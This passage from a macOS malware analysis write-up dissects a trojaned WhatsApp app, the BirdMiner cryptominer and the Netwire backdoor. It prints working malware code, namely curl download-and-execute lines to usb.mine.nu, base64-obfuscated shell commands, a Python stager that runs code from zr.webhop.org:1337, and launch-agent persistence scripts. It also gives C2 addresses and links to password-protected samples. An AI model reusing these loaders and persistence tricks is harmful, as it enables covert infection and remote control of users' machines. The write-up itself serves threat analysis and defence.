


Infection Vector: Trojaned (fake) WhatsApp Application

"Phishing AI" @phishingai, stated the following in a tweet:

"This @WhatsApp #phishing/drive-by-download domain message-whatsapp[.]com

*...is delivering malware via an iframe. The iframe delivers a custom response depending on the device detected. Mac malware is delivered via a zip file with an application inside.“*

A screenshot of a tweet from the account "Phishing AI" (@PhishingAi). The tweet contains text and two screenshots. The text reads: "This @WhatsApp #phishing/drive-by-download domain message-whatsapp[.]com ...is delivering malware via an iframe. The iframe delivers a custom response depending on the device detected. Mac malware is delivered via a Zip file with an application inside." Below the text is the "cc: @Lookout" field. The first screenshot shows a mobile phone download page for WhatsApp. The second screenshot shows a browser view of the URL "message-whatsapp.com" with the status "Not Secure". The source code of the page is visible, showing an iframe pointing to "https://usb.mine.nu/wa/web/app.php?". The tweet has 26 likes and was posted on April 25, 2019.

A screen capture from @phishingai's tweet of the malicious message-whatsapp.com website, shows how users could be tricked into manually downloading and installing what they believe is the popular WhatsApp messaging application:

Not Secure | message-whatsapp.com

 WhatsApp


WHATSPHONE WEB FEATURES DOWNLOAD SECURITY FAQ

DOWNLOAD WHATSAPP FOR Phones



Android iPhone Windows Phone

DOWNLOAD WHATSAPP FOR Mac or Windows PC



WhatsApp must be installed on your phone.  
By clicking the Download button, you agree to our [Terms & Privacy](#).

Visit [whatsapp.com/dl](https://whatsapp.com/dl) on your mobile phone to install.

OTHER PLATFORMS


Nokia S40

Supported versions:

- Mac OS X 10.9 and higher
- Windows 8 and higher (64-bit version)
- Windows 8 and higher (32-bit version)

Did you try [WhatsApp Web](#) to send and receive messages from your

The download is a zip archive named WhatsAppWeb.zip ...that (surprise, surprise) is *not* WhatsApp, but rather an application named WhatsAppService



The WhatsAppService application:

- is unsigned
- has an PDF icon
- has a main binary named DropBox



Will users be tricked into running this? ...and manually work thru the Gatekeeper alerts (as the app is unsigned)? Apparently so! 🤪

## Persistence: Launch Agent

If the user is tricked into downloading and running the WhatsAppService application it will persistently install a launch agent.

The WhatsAppService was built using **Platypus**. This legitimate developer tool creates a standalone app, from a script:

*"Platypus is a developer tool that creates native Mac applications from command line scripts such as shell scripts or Python, Perl, Ruby, Tcl, JavaScript and PHP programs. This is done by wrapping the script in a macOS application bundle along with an app binary that runs the script." -sveinbjorn.org/platypus*

It's rather popular with (basic) Mac malware authors who are sufficient are creating malicious scripts, but want to distribute their malicious creations as native macOS applications.

For example both **OSX.CreativeUpdate** and **OSX.Eleanor** utilized Platypus as well:

**ELEANOR persistence**

**platypus**

- > create macOS apps from scripts
- > sveinbjorn.org/platypus

```

mv $DIR/com.getdropbox.dropbox.usercontent.plist ~/Library/LaunchAgents/
com.getdropbox.dropbox.usercontent.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist

mv $DIR/com.getdropbox.dropbox.integritycheck.plist ~/Library/LaunchAgents/
com.getdropbox.dropbox.integritycheck.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist


mv $DIR/com.getdropbox.dropbox.timegrabber.plist ~/Library/LaunchAgents/
com.getdropbox.dropbox.timegrabber.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist

```

**app bundle**

**launch agent installations**

When a "platypus" application is executed, it simply runs a file named `script` from within the app's Resources directory.



Taking a peek at the WhatsAppService.app/Resources/script file, we can see it persists a launch agent named a.plist:

```

1 //Resources/script
2
3 echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh
4 curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist
5 echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaxN0 | base64 -D | sh
6 launchctl load -w ~/Library/LaunchAgents/a.plist
7 curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh
8 echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
9 echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh

```

Specifically it executes the following: curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist

The a.plist (that is downloaded from http://usb.mine.nu/) executes the /Users/Shared/c.sh file:

```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
3 <plist version="1.0">
4   <dict>
5     <key>EnvironmentVariables</key>
6     <dict>
7       <key>PATH</key>
8       <string>/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:</string>
9     </dict>
10    <key>KeepAlive</key>
11    <true/>
12    <key>Label</key>
13    <string>com.enzo</string>
14    <key>Program</key>
15    <string>/Users/Shared/c.sh</string>

```

```

16      <key>RunAtLoad</key>
17      <true/>
18  </dict>
19 </plist>

```

The `c.sh` file is (also) downloaded via the `WhatsAppService.app/Resources/script`: `curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh`

As the `RunAtLoad` key is set to true in the `a.plist` every time the user logs in, `c.sh` will be automatically (re)executed.



Capabilities: Persistent Backdoor (download & execute (python) payloads).

Recall the `WhatsAppService.app/Resources/script` is ran when the user launches `WhatsAppService.app`. Let's break down each line of this script:

1. `echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh`  
Decodes and executes screen -dm bash -c 'sleep 5; killall Terminal' which effectively kills any running instances of Terminal.app
2. `curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist`  
As noted, downloads and persists `a.plist` as a launch agent.
3. `echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaxN0 | base64 -D | sh`  
Decodes and executes chmod +x ~/Library/LaunchAgents/a.plist which (unnecessarily) sets `a.plist` to be executable.
4. `launchctl load -w ~/Library/LaunchAgents/a.plist`  
Loads `a.plist` which attempts to executes /Users/Shared/c.sh. However, (the first time this is run), /Users/Shared/c.sh has yet to be downloaded...
5. `curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh`  
Downloads `c.sh` to /Users/Shared/c.sh
6. `echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh`  
Decodes and executes chmod +x /Users/Shared/c.sh which sets `c.sh` to be executable
7. `echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh`  
Decodes and executes /Users/Shared/c.sh

And what does /Users/Shared/c.sh do?

```

1 //Users/Shared/c.sh
2
3 #!/bin/bash
4 v=$( curl --silent http://usb.mine.nu/p.php | grep -ic 'open' )
5 p=$( launchctl list | grep -ic "HEYgiNb" )
6 if [ $v -gt 0 ]; then
7 if [ ! $p -gt 0 ]; then
8 echo IyAtKi0gY29kaW5n...AgcmFpc2UK | base64 --decode | python
9 fi
10 fi

```


After connecting to `usb.mine.nu/p.php` and checking for a response containing the string "open" and checking if a process named `HEYgiNb` is running, script decodes a large blob of base64 encoded data. This decoded data is then executed via python.

After decoding the data, as expected, it turns out to be a python code:

```
1 # -*- coding: utf-8 -*-
2 import urllib2
3 from base64 import b64encode, b64decode
4 import getpass
5 from uuid import getnode
6 from binascii import hexlify
7
8 def get_uid():
9     return hexlify(getpass.getuser() + "-" + str(getnode()))
10
11 LaCSZMCY = "Q1dG4ZUz"
12 data = {
13     "Cookie": "session=" + b64encode(get_uid()) + "-eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.bXWnDwvLcOOGHkPjCqBzKuXWzg",
14     "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36"
15 }
16
17 try:
18     request = urllib2.Request("http://zr.webhop.org:1337", headers=data)
19     urllib2.urlopen(request).read()
20 except urllib2.HTTPError as ex:
21     if ex.code == 404:
22         exec(b64decode(ex.read().split("DEBUG:\n") [1].replace("DEBUG-->", "")))
23     else:
24         raise
```

This (decoded) python code matches the `HEYgiNb` file described in DrWeb's analysis ("Mac.BackDoor.Siggen.20"). (Also recall the `c.sh` checks for the presence of a process named `HEYgiNb`).

We can also locate this file on VirusTotal: [HEYgiNb.py](#), and note that it is flagged by multiple engines:



① 23 engines detected this file

f5808e9b9d204f646e33bbc4279b98b97b34086ffc3e9fb2ac828a8161099ee8

HEYgiNb.py

java

DETECTION	DETAILS	CONTENT	SUBMISSIONS	COMMUNITY
2019-05-31T14:25:23				
Ad-Aware		① Trojan.MAC.Agent.DT		
ALYac		① Trojan.MAC.Agent.DT		
Avast		① MacOS:Evil-D [PUP]		
BitDefender		① Trojan.MAC.Agent.DT		
Cyren		① Trojan.BZYD-8		
Emsisoft		① Trojan.MAC.Agent.DT (B)		
ESET-NOD32		① OSX/Spy.Evil.C		

Taking a closer look at this python code (HEYgiNb), we see the `Cookie` parameter contains (more) base64 encoded data, which we can decode:

```
{"type": 0, "payload_options": {"host": "zr.webhop.org", "port": 1337}, "loader_options": {"payload_filename": "yhxJtOS", "launch_agent_name": "com.appleHEYgiNb", "loader_name": "launch_daemon", "program_directory": "~/Library/Containers/.QsxXamIy"}}
```

Following a request to `http://zr.webhop.org` on port 1337, the python code base64 decodes and executes data extracted from the server's (404) response:

```
exec(b64decode(ex.read()).split("DEBUG:\n")[1].replace("DEBUG-->", "")).
```

Unfortunately the server `http://zr.webhop.org` is no longer serving up this final-stage payload. However, [@philofishal](#) notes that:

*“Further analysis shows that the script leverages a public post exploitation kit, Evil.OSX to install a backdoor.“*

...and of course, the attackers could swap out the python payload (server-side) anytime, to execute whatever they want on the infected systems!

## 👾 OSX.BirdMiner (OSX.LoudMiner)

BirdMiner (or LoudMiner) delivers linux-based cryptominer, that runs on macOS via QEMU emulation.

⬇ Download: [OSX.BirdMiner](#) (password: infect3d)



Writeups:

- [“New Mac cryptominer Malwarebytes detects as Bird Miner runs by emulating Linux”](#)
- [“LoudMiner: Cross-platform mining in cracked VST software”](#)



Infection Vector: Pirated Applications


BirdMiner was distributed via pirated (cracked) applications on the the “VST Crack” website. Thomas Reed (@thomasareed) the well-known Mac malware analyst and author of the [“New Mac cryptominer... Bird Miner”](#) writeup, states:

“Bird Miner has been found in a cracked installer for the high-end music production software Ableton Live” -Thomas Reed

ESET, who also **analyzed** the malware, discussed its infection mechanism as well. Specifically their research uncovered almost 100 pirated applications all related to digital audio / virtual studio technology (VST) that, (like the cracked Ableton Live software package) likely contained the BirdMiner malware.

Of course, users who downloaded and installed these pirated applications, would become infected with the malware.

It should be noted that the downloaded package (Ableton Live Suite 10.1.pkg) is unsigned, thus will be blocked by macOS:



Rather amusingly though, an Instructions.txt file explicitly tells user how to (manually) sidestep this:

Important note: If you receive the following message:

“Can't be opened because it is from an unidentified developer.”


Go into: "System Preferences" > "Security and Privacy" > "General" and "Allow" the installation with "Open Anyway".



## Persistence: Launch Daemons

One of the pirated applications that is infected with OSX.BirdMiner is Ableton Live, "a digital audio workstation for macOS". The infected application is distributed as a standard disk image; Ableton.Live.10.Suite.v10.1.dmg

When the disk image is mounted and the application installer (Ableton Live Suite 10.1.pkg) is executed it will first request the user's credentials:



Now, with root privileges BirdMiner can persists several launch daemons. This can be passively observed by via Objective-See's **FileMonitor** utility:

```
{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2019-12-03 06:36:21 +0000",
  "file": {
    "destination": "/Library/LaunchDaemons/com.decker.plist",
    "process": {
      "pid": 1073,
      "path": "/bin/cp",
      "uid": 0,
      "arguments": [],
      "ppid": 1000,
      "ancestors": [1000, 986, 969, 951, 1],
      "signing info": {
        "csFlags": 603996161,
        "signatureIdentifier": "com.apple.cp",
        "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
        "isPlatformBinary": 1
      }
    }
  }
}

{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2019-12-03 06:36:21 +0000",
  "file": {
    "destination": "/Library/LaunchDaemons/com.tractableness.plist",
    "process": {
      "pid": 1073,
      "path": "/bin/cp",
      "uid": 0,
      "arguments": [],
      "ppid": 1000,
      "ancestors": [1000, 986, 969, 951, 1],
      "signing info": {
        "csFlags": 603996161,
        "signatureIdentifier": "com.apple.cp",
        "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
        "isPlatformBinary": 1
      }
    }
  }
}
```

```
"process": {  
    "pid": 1077,  
    "path": "/bin/cp",  
    "uid": 0,  
    "arguments": [],  
    "ppid": 1000,  
    "ancestors": [1000, 986, 969, 951, 1],  
    "signing info": {  
        "csFlags": 603996161,  
        "signatureIdentifier": "com.apple.cp",  
        "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",  
        "isPlatformBinary": 1  
    }  
}
```

The names of the property lists (`com.decker.plist`, `com.tractableness.plist`) and the names of the files they persist are randomly generated. See "**New Mac cryptominer... Bird Miner**" for more details.

The `com.decker.plist` launch daemon persists a file named `vicontiel` (placed in `/usr/local/bin/`):

Similarly, the com.tractableness.plist launch daemon persists a file named Tortulaceae (again, in /usr/local/bin):

As RunAtLoad is set to 1 (true) in both property list files, the persisted files (*vicontiel*, and *Tortulaceae*) will be automatically (re)launched by the OS each time the infected system is restarted.



#### Capabilities: Cryptomining

Both files (`vicontiel`, and `Tortulaceae`, though recall these names are randomly generated), are bash scripts:

```
# file /usr/local/bin/vicontiel
/usr/local/bin/vicontiel: Bourne-Again shell script text executable, ASCII text
```

The `vicontiel` script will either unload the `com.tractableness.plist` launch daemon if the user has Activity Monitor running (likely for stealth reasons), or if not, will load the plist:

```
# less /usr/local/bin/viridian
...
pgrep "Activity Monitor"
if [ $? -eq 0 ]; then
    launchctl unload -w /Library/LaunchDaemons/com.tractableness.plist
    sleep 900
else
    launchctl load -w /Library/LaunchDaemons/com.tractableness.plist
fi
```

The `Tortulaceae` (executed by the `com.tractableness.plist`) will similarly unload the plist if Activity Monitor is running. However, if not, it will execute the following: `/usr/local/bin/voteen -m 3G -accel hvf,thread=multi -smp cpus=2 --cpu host /usr/local/bin/archfounder -display none`

As noted by Thomas Reed in his [writeup](#), `/usr/local/bin/voteen`, is actually the open-source emulator QEMU!

```
$ strings -a /usr/local/bin/voteen
QEMU emulator version 4.0.92 (v4.1.0-rc2-dirty)
Copyright (c) 2003-2019 Fabrice Bellard and the QEMU Project developers
...
```

QEMU is able to execute (via emulation) Linux binaries on systems that are not Linux (such as macOS). This begs the question, what is it executing?

The `file` command (well, and Reed's [writeup](#)) provide the answer:

```
$ file /usr/local/bin/archfounder
/usr/local/bin/archfounder: QEMU QCOW Image (v3), 527400960 bytes
```

The `archfounder` file (that is passed into QEMU (`voteen`)), is a QEMU QCOW image, which (thanks again to Reed's [analysis](#)) we know is: “*a bootable [Tiny Core] Linux system.*”

Ok, so we've got a persistent macOS launch daemon, that's executing a bash script, which (via QEMU), is booting a Linux system. But why? Reed again has the answer:

"[the] `bootlocal.sh` file contains commands [that are automatically executed during startup] to get xmrig up and running:

```
1 #!/bin/sh
2 # put other system startup commands here
3 /mnt/sda1/tools/bin/idgenerator 2>&1 > /dev/null
4 /mnt/sda1/tools/bin/xmrig_update 2>&1 > /dev/null
5 /mnt/sda1/tools/bin/ccommand_update 2>&1 > /dev/null
6 /mnt/sda1/tools/bin/ccommand 2>&1 > /dev/null
7 /mnt/sda1/tools/bin/xmrig
```

...thus, as soon as the Tiny Core system boots up, xmrig launches without ever needing a user to log in."

So all that work to persist a linux-version of `xmrig` (a well known cryptocurrency miner?) Yes! #yolo?

There are macOS builds of `xmrig`, meaning the attacker could have simply persisted such a build and thus skipped the entire QEMU/Linux aspect of this attack.

## OSX.Netwire

Netwire is a fully-featured persistent backdoor. Interestingly, while Netwire.A appeared on Apple's radar a few years ago, it only publicly emerged in 2019.

 Download: [OSX.Netwire](#) (password: infect3d)



Writeups:

- ["A Firefox 0day Drops a macOS Backdoor \(OSX.Netwire.A\)"](#)
- ["Potent Firefox 0-day used to install undetected backdoors on Macs"](#)



Infection Vector: Browser 0day

It all started with an email sent our way, from a user (working at a crypto-currency exchange) who's Mac had been infected ...apparently via a browser 0day!

*"Last week Wednesday I was hit with an as-yet-unknown Firefox 0day that somehow dropped a binary and executed it on my mac (10.14.5)*

*Let me know if you would be interested in analysing the binary, might be something interesting in there wrt bypassing osx gatekeeper."*

Moreover, the user was able to provide a copy of the email that contained a link to the malicious website ([people.ds.cam.ac.uk](http://people.ds.cam.ac.uk)):

Dear XXX,  
My name is Neil Morris. I'm one of the Adams Prize Organizers.

Each year we update the team of independent specialists who could assess the quality of the competing projects:  
[http://people.ds.cam.ac.uk/nm603/awards/Adams\\_Prize](http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize)

Our colleagues have recommended you as an experienced specialist in this field.

We need your assistance in evaluating several projects for Adams Prize.

Looking forward to receiving your reply.

Best regards,  
Neil Morris

Unfortunately at the time our analysis, the link ([people.ds.cam.ac.uk/nm603/awards/Adams\\_Prize](http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize)) returned a 404 Not Found:

```
$ curl http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /nm603/awards/Adams_Prize was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at people.ds.cam.ac.uk Port 80</address>
</body></html>
</pre>
```

A few days later a security researcher at Coinbase, [Philip Martin](#), posted an interesting thread on twitter, detailing the same attack:

Philip Martin @SecurityGuyPhil · Jun 19, 2019

Replies to @SecurityGuyPhil

4/ If you believe you have been impacted by this attack or you have more intel to share and want to collaborate with us on a response, please reach out to security@coinbase.com. IOCs follow.

Philip Martin @SecurityGuyPhil

5/ Hashes (sha1):  
b639bca429778d24bda4f4a40c1bbc64de46fa79  
23017a55b3d25a2597b7148214fd8fb2372591a5

C2 IPs:  
89.34.111.113:443  
185.49.69.210:80

163 12:02 PM - Jun 19, 2019

28 people are talking about this

This (Firefox) 0day, has now been patched as CVE-2019-11707, and covered in various articles such as:

- [“Mozilla patches Firefox zero-day abused in the wild”](#)
- [“Mozilla Patches Firefox Critical Flaw Under Active Attack”](#)

For more information on the technical details of this browser bug, check out [Samuel Groß’s](#) twitter thread:

Samuel Groß @5aelo

Thanks to [@coinbase](#) I've had a chance to look at the in-the-wild exploit for the recent Firefox 0day (the RCE) that they caught.  
TL;dr: it looks a lot like a bug collision between Fuzzilli and someone manually auditing for bugs. My notes:

Heart 337 5:56 AM - Jun 25, 2019

(i)

Comment 112 people are talking about this

>


As the bug was exploited as a 0day vulnerability, if any user visited the malicious site `people.ds.cam.ac.uk` via Firefox (even fully-patched!), the page would "throw" that exploit and automatically infect the Mac computer. No other user-interaction required!

With the ability to download and execute arbitrary payloads, the attackers could install whatever macOS malware they desired! One of the payloads they chose to install was `OSX.Netwire` (on other systems, the attacker choose to install `OSX.Mokes`).

What about File Quarantine/Gatekeeper? Unfortunately those protection mechanisms only come into play, if the binary / application contains the "quarantine attribute". Via an exploit, an attacker can ensure their payload, of course, does not contain this attribute (thus neatly avoiding Gatekeeper):

## GATEKEEPER SHORTCOMINGS

### binaries downloaded via exploits



*"malware that comes onto the system through vulnerabilities...bypass quarantine entirely. The infamous Flashback malware, for example, used Java vulnerabilities to copy executable files into the system. Since this was done behind the scenes, out of view of quarantine, those executables were able to run without any user interactions"* -[www.thesafemac.com](http://www.thesafemac.com)

For details on File Quarantine/Gatekeeper see: "[Gatekeeper Exposed](#)"

..also note, that in macOS 10.15 (Catalina), File Quarantine/Gatekeeper have [been improved](#), and thus may (now) thwart this attack vector!



Persistence: Login Item & Launch Agent

A quick peek at the malware's disassembly reveals an launch agent plist, embedded directly within the binary:

```

memcpy(esi, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE plist PUBLIC \"-//Apple\nComputer//DTD PLIST 1.0//EN\n\t\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n<plist\nversion=\"1.0\">\n<dict>\n    <key>Label</key>\n        <string>%s</string>\n    <key>ProgramArguments</key>\n        <array>\n            <string>%s</string>\n        </array>\n    <key>RunAtLoad</key>\n        <true/>\n    <key>KeepAlive</key>\n        <%s/>\n</dict>\n</plist>");

...
eax = getenv("HOME");
eax = __snprintf_chk(&var_6014, 0x400, 0x0, 0x400, "%s/Library/LaunchAgents/", eax);

...
eax = __snprintf_chk(edi, 0x400, 0x0, 0x400, "%s%s.plist", &var_6014, 0xe5d6);

```

Seems reasonable to assume the malware will persist as launch agent.

However, it also appears to contain logic to persist as a login item (note the call to the `LSSharedFileListInsertItemURL` API):

```

eax = __snprintf_chk(&var_6014, 0x400, 0x0, 0x400, "%s%s.app", &var_748C, &var_788C);
eax = CFURLCreateFromFileSystemRepresentation(0x0, &var_6014, eax, 0x1);
...

eax = LSSharedFileListCreate(0x0, **_kLSSharedFileListSessionLoginItems, 0x0);

...
eax = LSSharedFileListInsertItemURL(eax, **_kLSSharedFileListItemLast, 0x0, 0x0, edi, 0x0,
0x0);

```

Executing the malware (in VM), shows that it persists twice! First as launch agent (`com.mac.host.plist`), and then as a login item.

Let's take a peek at the launch agent plist, `com.mac.host.plist`:

